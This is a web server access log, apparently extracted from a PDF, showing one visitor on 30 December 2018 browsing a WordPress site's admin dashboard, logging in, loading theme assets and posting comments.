193.238.152.59 -       -       [30/Dec/2018:10:59:43 +0000] POST /wp-admin/admin-ajax.php
HTTP/1.1       200     744     https://ganga.site/wp-admin/profile.php      Mozilla/5.0
(X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like  Gecko)  Chrome/66.0.3359.139
Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:01:43 +0000] POST /wp-admin/admin-ajax.php
HTTP/1.1       200     3834    https://ganga.site/wp-admin/profile.php      Mozilla/5.0
(X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like  Gecko)  Chrome/66.0.3359.139
Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:02:44 +0000] POST /wp-admin/admin-ajax.php
HTTP/1.1       200     744     https://ganga.site/wp-admin/profile.php      Mozilla/5.0
(X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like  Gecko)  Chrome/66.0.3359.139
Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:04:45 +0000] POST /wp-admin/admin-ajax.php
HTTP/1.1       200     744     https://ganga.site/wp-admin/profile.php      Mozilla/5.0
(X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like  Gecko)  Chrome/66.0.3359.139
Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:06:46 +0000] POST /wp-admin/admin-ajax.php
HTTP/1.1       200     3834    https://ganga.site/wp-admin/profile.php      Mozilla/5.0
(X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like  Gecko)  Chrome/66.0.3359.139
Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:08:47 +0000] POST /wp-admin/admin-ajax.php
HTTP/1.1       200     744     https://ganga.site/wp-admin/profile.php      Mozilla/5.0
(X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like  Gecko)  Chrome/66.0.3359.139
Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:10:48 +0000] POST /wp-admin/admin-ajax.php
HTTP/1.1       200     744     https://ganga.site/wp-admin/profile.php      Mozilla/5.0
(X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like  Gecko)  Chrome/66.0.3359.139
Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:17:42 +0000] POST /wp-admin/admin-ajax.php
HTTP/1.1       200     3834    https://ganga.site/wp-admin/profile.php      Mozilla/5.0
(X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like  Gecko)  Chrome/66.0.3359.139
Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:17:46 +0000] GET       /wp-admin/index.php
HTTP/1.1       200     67664   https://ganga.site/wp-admin/profile.php      Mozilla/5.0
(X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like  Gecko)  Chrome/66.0.3359.139
Safari/537.36
--------------------------------------------------------------------------------
193.238.152.59 -       -       [30/Dec/2018:11:17:47 +0000] GET                     /wp-
includes/css/editor.min.css?ver=4.9.9 HTTP/1.1      200     6355    https://ganga.site/wp-
admin/index.php       Mozilla/5.0  (X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like
Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:17:47 +0000] GET           /wp-admin/load-
scripts.php?c=0&load%5B%5D=jquery-core,jquery-migrate,utils&ver=4.9.9 HTTP/1.1    200
       38469   https://ganga.site/wp-admin/index.php       Mozilla/5.0     (X11;     Linux
x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:17:47 +0000] GET                     /wp-
includes/js/thickbox/thickbox.css?ver=4.9.9 HTTP/1.1       200     1288
       https://ganga.site/wp-admin/index.php       Mozilla/5.0   (X11;   Linux   x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:17:47 +0000] GET           /wp-admin/load-
scripts.php?c=0&load%5B%5D=hoverIntent,common,admin-bar,wp-ajax-response,jquery-
color,wp-lists,quicktags,jquery-query,admin-comments,jquery-ui-core,jquery-
&load%5B%5D=ui-widget,jquery-ui-mouse,jquery-ui-sortable,postbox,underscore,wp-util,wp-
a11y,dashboard,thickbox,svg-painter,heartbeat,wp-auth&load%5B%5D=-check,jquery-ui-
position,wp-pointer,wplink,jquery-ui-menu,jquery-ui-autocomplete&ver=4.9.9       HTTP/1.1
       200     63689   https://ganga.site/wp-admin/index.php       Mozilla/5.0       (X11;
Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:17:47 +0000] GET                     /wp-
includes/js/thickbox/loadingAnimation.gif HTTP/1.1  200     15567   https://ganga.site/wp-
admin/index.php       Mozilla/5.0  (X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like
Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:17:47 +0000] GET          /wp-admin/admin-
ajax.php?action=dashboard-widgets&widget=dashboard_primary&pagenow=dashboard     HTTP/1.1
       200     629     https://ganga.site/wp-admin/index.php       Mozilla/5.0       (X11;
Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:17:47 +0000] POST /wp-admin/admin-ajax.php
HTTP/1.1       200     619     https://ganga.site/wp-admin/index.php       Mozilla/5.0
(X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like  Gecko)  Chrome/66.0.3359.139
Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:18:06 +0000] GET     /wp-admin/profile.php
HTTP/1.1       200     64277   https://ganga.site/wp-admin/index.php       Mozilla/5.0
(X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like  Gecko)  Chrome/66.0.3359.139
Safari/537.36
```

```
193.238.152.59 -       -       [30/Dec/2018:11:18:08 +0000] GET       /wp-admin/about.php
HTTP/1.1       200     64708   https://ganga.site/wp-admin/profile.php     Mozilla/5.0
(X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like  Gecko)  Chrome/66.0.3359.139
Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:18:08 +0000] GET  /wp-admin/images/w-logo-
white.png?ver=20160308 HTTP/1.1      200     5872    https://ganga.site/wp-admin/load-
styles.php?c=0&dir=ltr&load%5B%5D=dashicons,admin-bar,common,forms,admin-
menu,dashboard,list-tables,edit,revisions,media,themes,about,nav-menus,wp-
pointer,widgets&load%5B%5D=,site-icon,l10n,buttons,wp-auth-check&ver=4.9.9
       Mozilla/5.0   (X11;   Linux   x86_64)   AppleWebKit/537.36   (KHTML,   like   Gecko)
Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:18:09 +0000] GET           /wp-admin/load-
scripts.php?c=0&load%5B%5D=hoverIntent,common,admin-bar,underscore,svg-
painter,heartbeat,wp-auth-check,jquery-ui-widget,jquery-ui-position,wp-pointer&ver=4.9.9
HTTP/1.1       200     23205   https://ganga.site/wp-admin/about.php       Mozilla/5.0
(X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like  Gecko)  Chrome/66.0.3359.139
Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:18:09 +0000] GET                       /wp-
admin/images/wordpress-logo-white.svg?ver=20160308 HTTP/1.1200    1949
       https://ganga.site/wp-admin/load-
styles.php?c=0&dir=ltr&load%5B%5D=dashicons,admin-bar,common,forms,admin-
menu,dashboard,list-tables,edit,revisions,media,themes,about,nav-menus,wp-
pointer,widgets&load%5B%5D=,site-icon,l10n,buttons,wp-auth-check&ver=4.9.9
       Mozilla/5.0   (X11;   Linux   x86_64)   AppleWebKit/537.36   (KHTML,   like   Gecko)
Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:18:17 +0000] GET    /wp-admin/    HTTP/1.1
       200     67861   https://ganga.site/wp-admin/about.php       Mozilla/5.0      (X11;
Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:18:26 +0000] GET
/index.php/2018/12/21/hola-mon/ HTTP/1.1     200     22968   https://ganga.site/wp-admin/
       Mozilla/5.0   (X11;   Linux   x86_64)   AppleWebKit/537.36   (KHTML,   like   Gecko)
Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:18:39 +0000] POST    /wp-comments-post.php
HTTP/1.1       302     540     https://ganga.site/index.php/2018/12/21/hola-mon/
       Mozilla/5.0   (X11;   Linux   x86_64)   AppleWebKit/537.36   (KHTML,   like   Gecko)
Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:18:39 +0000] GET
/index.php/2018/12/21/hola-mon/ HTTP/1.1     200     22961
       https://ganga.site/index.php/2018/12/21/hola-mon/   Mozilla/5.0    (X11;    Linux
x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:32:35 +0000] GET / HTTP/1.1 200     33607
       -       Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:33:20 +0000] GET / HTTP/1.1 200     31645
       -       Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:33:21 +0000] GET                       /wp-
content/themes/twentyseventeen/style.css?ver=4.9.9 HTTP/1.1200    16178
       https://ganga.site/   Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:33:21 +0000] GET                       /wp-
includes/js/jquery/jquery.js?ver=1.12.4 HTTP/1.1    200     34266   https://ganga.site/
       Mozilla/5.0   (X11;   Linux   x86_64)   AppleWebKit/537.36   (KHTML,   like   Gecko)
Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:33:21 +0000] GET                       /wp-
includes/js/jquery/jquery-migrate.min.js?ver=1.4.1 HTTP/1.1200    4428
       https://ganga.site/   Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:33:21 +0000] GET                       /wp-
content/themes/twentyseventeen/assets/js/skip-link-focus-fix.js?ver=1.0 HTTP/1.1 200
       786     https://ganga.site/   Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:33:22 +0000] GET                       /wp-
content/themes/twentyseventeen/assets/js/global.js?ver=1.0 HTTP/1.1       200     3169
       https://ganga.site/   Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:33:22 +0000] GET                       /wp-
content/themes/twentyseventeen/assets/js/jquery.scrollTo.js?ver=2.1.2 HTTP/1.1    200
       2972    https://ganga.site/   Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:33:22 +0000] GET       /wp-includes/js/wp-
embed.min.js?ver=4.9.9 HTTP/1.1      200     1123    https://ganga.site/   Mozilla/5.0
(X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like  Gecko)  Chrome/66.0.3359.139
Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:33:22 +0000] GET                       /wp-
content/uploads/2013/03/soworthloving-wallpaper.jpg HTTP/1.1      200     27248
```

```
       https://ganga.site/   Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:33:22 +0000] GET                        /wp-
content/uploads/2013/03/image-alignment-580x300.jpg HTTP/1.1      200     9411
       https://ganga.site/   Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:33:22 +0000] GET                        /wp-
content/uploads/2013/03/image-alignment-150x150.jpg HTTP/1.1      200     3321
       https://ganga.site/   Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:33:22 +0000] GET                        /wp-
content/uploads/2013/03/image-alignment-300x200.jpg HTTP/1.1      200     6924
       https://ganga.site/   Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:33:22 +0000] GET                        /wp-
content/uploads/2013/03/image-alignment-1200x4002.jpg HTTP/1.1    200     35886
       https://ganga.site/   Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:33:22 +0000] GET                        /wp-
content/uploads/2013/03/featured-image-vertical.jpg HTTP/1.1      200     5461
       https://ganga.site/   Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:33:22 +0000] GET                        /wp-
content/uploads/2013/03/featured-image-horizontal.jpg HTTP/1.1    200     6291
       https://ganga.site/   Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:33:22 +0000] GET /wp-includes/js/wp-emoji-
release.min.js?ver=4.9.9 HTTP/1.1    200     4796    https://ganga.site/   Mozilla/5.0
(X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like  Gecko)  Chrome/66.0.3359.139
Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:33:22 +0000] GET                        /wp-
content/themes/twentyseventeen/assets/images/header.jpg HTTP/1.1  200     115482
       https://ganga.site/   Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:33:22 +0000] GET                        /wp-
content/uploads/2012/07/manhattansummer.jpg?w=150 HTTP/1.1 200    132960
       https://ganga.site/   Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:33:48 +0000] GET   /wp-login.php   HTTP/1.1
       200     1753    -       Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:33:48 +0000] GET           /wp-admin/load-
styles.php?c=0&dir=ltr&load%5B%5D=dashicons,buttons,forms,l10n,login&ver=4.9.9   HTTP/1.1
       200     37385   https://ganga.site/wp-login.php      Mozilla/5.0     (X11;     Linux
x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:33:49 +0000] GET                        /wp-
admin/images/wordpress-logo.svg?ver=20131107 HTTP/1.1      200     1831
       https://ganga.site/wp-admin/load-
styles.php?c=0&dir=ltr&load%5B%5D=dashicons,buttons,forms,l10n,login&ver=4.9.9
       Mozilla/5.0   (X11;   Linux   x86_64)   AppleWebKit/537.36   (KHTML,   like   Gecko)
Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:34:03 +0000] POST  /wp-login.php  HTTP/1.1
       302     1319    https://ganga.site/wp-login.php      Mozilla/5.0     (X11;     Linux
x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:34:03 +0000] GET     /wp-admin/profile.php
HTTP/1.1       200     64158   https://ganga.site/wp-login.php      Mozilla/5.0      (X11;
Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:34:04 +0000] GET                        /wp-
content/plugins/accelerated-mobile-pages/includes/admin-style.css?ver=0.9.97.19 HTTP/1.1
       200     18679   https://ganga.site/wp-admin/profile.php      Mozilla/5.0      (X11;
Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:34:04 +0000] GET                        /wp-
content/plugins/accelerated-mobile-pages/includes/admin-script.js?ver=0.9.97.19  HTTP/1.1
       200     6921    https://ganga.site/wp-admin/profile.php      Mozilla/5.0      (X11;
Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:34:04 +0000] GET           /wp-admin/load-
scripts.php?c=0&load%5B%5D=jquery-core,jquery-migrate,utils,zxcvbn-async&ver=4.9.9
HTTP/1.1       200     38562   https://ganga.site/wp-admin/profile.php      Mozilla/5.0
(X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like  Gecko)  Chrome/66.0.3359.139
Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:34:04 +0000] GET           /wp-admin/load-
scripts.php?c=0&load%5B%5D=hoverIntent,common,admin-bar,password-strength-
meter,underscore,wp-util,user-profile,svg-painter,heartbeat,wp-auth-check,jquery-
&load%5B%5D=ui-widget,jquery-ui-position,wp-pointer&ver=4.9.9 HTTP/1.1    200     25749
       https://ganga.site/wp-admin/profile.php      Mozilla/5.0   (X11;   Linux   x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
```

```
193.238.152.59 -       -       [30/Dec/2018:11:34:04 +0000] GET           /wp-admin/load-
styles.php?c=0&dir=ltr&load%5B%5D=dashicons,admin-bar,common,forms,admin-
menu,dashboard,list-tables,edit,revisions,media,themes,about,nav-menus,wp-
pointer,widgets&load%5B%5D=,site-icon,l10n,buttons,wp-auth-check&ver=4.9.9       HTTP/1.1
       200     85278   https://ganga.site/wp-admin/profile.php     Mozilla/5.0       (X11;
Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:34:05 +0000] GET                        /wp-
includes/js/zxcvbn.min.js HTTP/1.1   200     403440 https://ganga.site/wp-
admin/profile.php     Mozilla/5.0  (X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like
Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:34:18 +0000] GET       /wp-admin/index.php
HTTP/1.1       200     67857   https://ganga.site/wp-admin/profile.php     Mozilla/5.0
(X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like  Gecko)  Chrome/66.0.3359.139
Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:34:18 +0000] GET                        /wp-
includes/js/thickbox/thickbox.css?ver=4.9.9 HTTP/1.1       200     1437
       https://ganga.site/wp-admin/index.php       Mozilla/5.0   (X11;   Linux   x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:34:18 +0000] GET                        /wp-
includes/css/editor.min.css?ver=4.9.9 HTTP/1.1      200     6355    https://ganga.site/wp-
admin/index.php       Mozilla/5.0  (X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like
Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:34:19 +0000] GET           /wp-admin/load-
scripts.php?c=0&load%5B%5D=jquery-core,jquery-migrate,utils&ver=4.9.9 HTTP/1.1    200
       38320   https://ganga.site/wp-admin/index.php       Mozilla/5.0    (X11;    Linux
x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:34:19 +0000] GET           /wp-admin/load-
scripts.php?c=0&load%5B%5D=hoverIntent,common,admin-bar,wp-ajax-response,jquery-
color,wp-lists,quicktags,jquery-query,admin-comments,jquery-ui-core,jquery-
&load%5B%5D=ui-widget,jquery-ui-mouse,jquery-ui-sortable,postbox,underscore,wp-util,wp-
a11y,dashboard,thickbox,svg-painter,heartbeat,wp-auth&load%5B%5D=-check,jquery-ui-
position,wp-pointer,wplink,jquery-ui-menu,jquery-ui-autocomplete&ver=4.9.9       HTTP/1.1
       200     63689   https://ganga.site/wp-admin/index.php       Mozilla/5.0       (X11;
Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:34:19 +0000] GET                        /wp-
includes/js/thickbox/loadingAnimation.gif HTTP/1.1  200     15567   https://ganga.site/wp-
admin/index.php       Mozilla/5.0  (X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like
Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:34:21 +0000] GET
/index.php/2018/12/21/hola-mon/ HTTP/1.1     200     22919   https://ganga.site/wp-
admin/index.php       Mozilla/5.0  (X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like
Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:34:21 +0000] GET   /wp-includes/css/admin-
bar.min.css?ver=4.9.9 HTTP/1.1       200     4310
       https://ganga.site/index.php/2018/12/21/hola-mon/   Mozilla/5.0    (X11;    Linux
x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:34:21 +0000] GET                        /wp-
includes/css/dashicons.min.css?ver=4.9.9 HTTP/1.1   200     29109
       https://ganga.site/index.php/2018/12/21/hola-mon/   Mozilla/5.0    (X11;    Linux
x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:34:21 +0000] GET    /wp-includes/js/admin-
bar.min.js?ver=4.9.9 HTTP/1.1 200     2884
       https://ganga.site/index.php/2018/12/21/hola-mon/   Mozilla/5.0    (X11;    Linux
x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:34:21 +0000] GET  /wp-includes/js/comment-
reply.min.js?ver=4.9.9 HTTP/1.1      200     959
       https://ganga.site/index.php/2018/12/21/hola-mon/   Mozilla/5.0    (X11;    Linux
x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:34:39 +0000] -      408     148     -
       -
193.238.152.59 -       -       [30/Dec/2018:11:34:55 +0000] POST    /wp-comments-post.php
HTTP/1.1       302     540     https://ganga.site/index.php/2018/12/21/hola-mon/
       Mozilla/5.0   (X11;   Linux   x86_64)   AppleWebKit/537.36   (KHTML,   like   Gecko)
Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:34:55 +0000] GET
/index.php/2018/12/21/hola-mon/ HTTP/1.1     200     22992
       https://ganga.site/index.php/2018/12/21/hola-mon/   Mozilla/5.0    (X11;    Linux
x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:45:39 +0000] GET / HTTP/1.1 200     31632
       -       Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:45:40 +0000] GET                        /wp-
content/themes/twentyseventeen/style.css?ver=4.9.9 HTTP/1.1200     16178
       https://ganga.site/    Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:45:40 +0000] GET                        /wp-
includes/js/jquery/jquery.js?ver=1.12.4 HTTP/1.1    200     34266   https://ganga.site/
```

```
       Mozilla/5.0   (X11;   Linux   x86_64)   AppleWebKit/537.36   (KHTML,   like   Gecko)
Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:45:40 +0000] GET                        /wp-
includes/js/jquery/jquery-migrate.min.js?ver=1.4.1 HTTP/1.1200     4428
       https://ganga.site/    Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:45:40 +0000] GET                        /wp-
content/themes/twentyseventeen/assets/images/header.jpg HTTP/1.1   200     115333
       https://ganga.site/    Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:45:41 +0000] GET                        /wp-
content/themes/twentyseventeen/assets/js/skip-link-focus-fix.js?ver=1.0 HTTP/1.1 200
       935     https://ganga.site/    Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:45:41 +0000] GET                        /wp-
content/themes/twentyseventeen/assets/js/global.js?ver=1.0 HTTP/1.1       200     3020
       https://ganga.site/    Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:45:41 +0000] GET       /wp-includes/js/wp-
embed.min.js?ver=4.9.9 HTTP/1.1      200     1272    https://ganga.site/    Mozilla/5.0
(X11;   Linux   x86_64)   AppleWebKit/537.36   (KHTML,   like   Gecko)   Chrome/66.0.3359.139
Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:45:41 +0000] GET                        /wp-
content/themes/twentyseventeen/assets/js/jquery.scrollTo.js?ver=2.1.2 HTTP/1.1    200
       2972    https://ganga.site/    Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:45:41 +0000] GET                        /wp-
content/uploads/2013/03/soworthloving-wallpaper.jpg HTTP/1.1      200     27397
       https://ganga.site/    Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:45:41 +0000] GET                        /wp-
content/uploads/2013/03/image-alignment-580x300.jpg HTTP/1.1      200     9560
       https://ganga.site/    Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:45:41 +0000] GET                        /wp-
content/uploads/2013/03/image-alignment-150x150.jpg HTTP/1.1      200     3172
       https://ganga.site/    Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:45:41 +0000] GET                        /wp-
content/uploads/2013/03/image-alignment-1200x4002.jpg HTTP/1.1    200     35886
       https://ganga.site/    Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:45:41 +0000] GET                        /wp-
content/uploads/2013/03/image-alignment-300x200.jpg HTTP/1.1      200     6775
       https://ganga.site/    Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:45:41 +0000] GET                        /wp-
content/uploads/2013/03/featured-image-vertical.jpg HTTP/1.1      200     5461
       https://ganga.site/    Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:45:41 +0000] GET                        /wp-
content/uploads/2013/03/featured-image-horizontal.jpg HTTP/1.1    200     6291
       https://ganga.site/    Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:45:41 +0000] GET /wp-includes/js/wp-emoji-
release.min.js?ver=4.9.9 HTTP/1.1    200     4796    https://ganga.site/    Mozilla/5.0
(X11;   Linux   x86_64)   AppleWebKit/537.36   (KHTML,   like   Gecko)   Chrome/66.0.3359.139
Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:45:41 +0000] GET                        /wp-
content/uploads/2012/07/manhattansummer.jpg?w=150 HTTP/1.1 200     132960
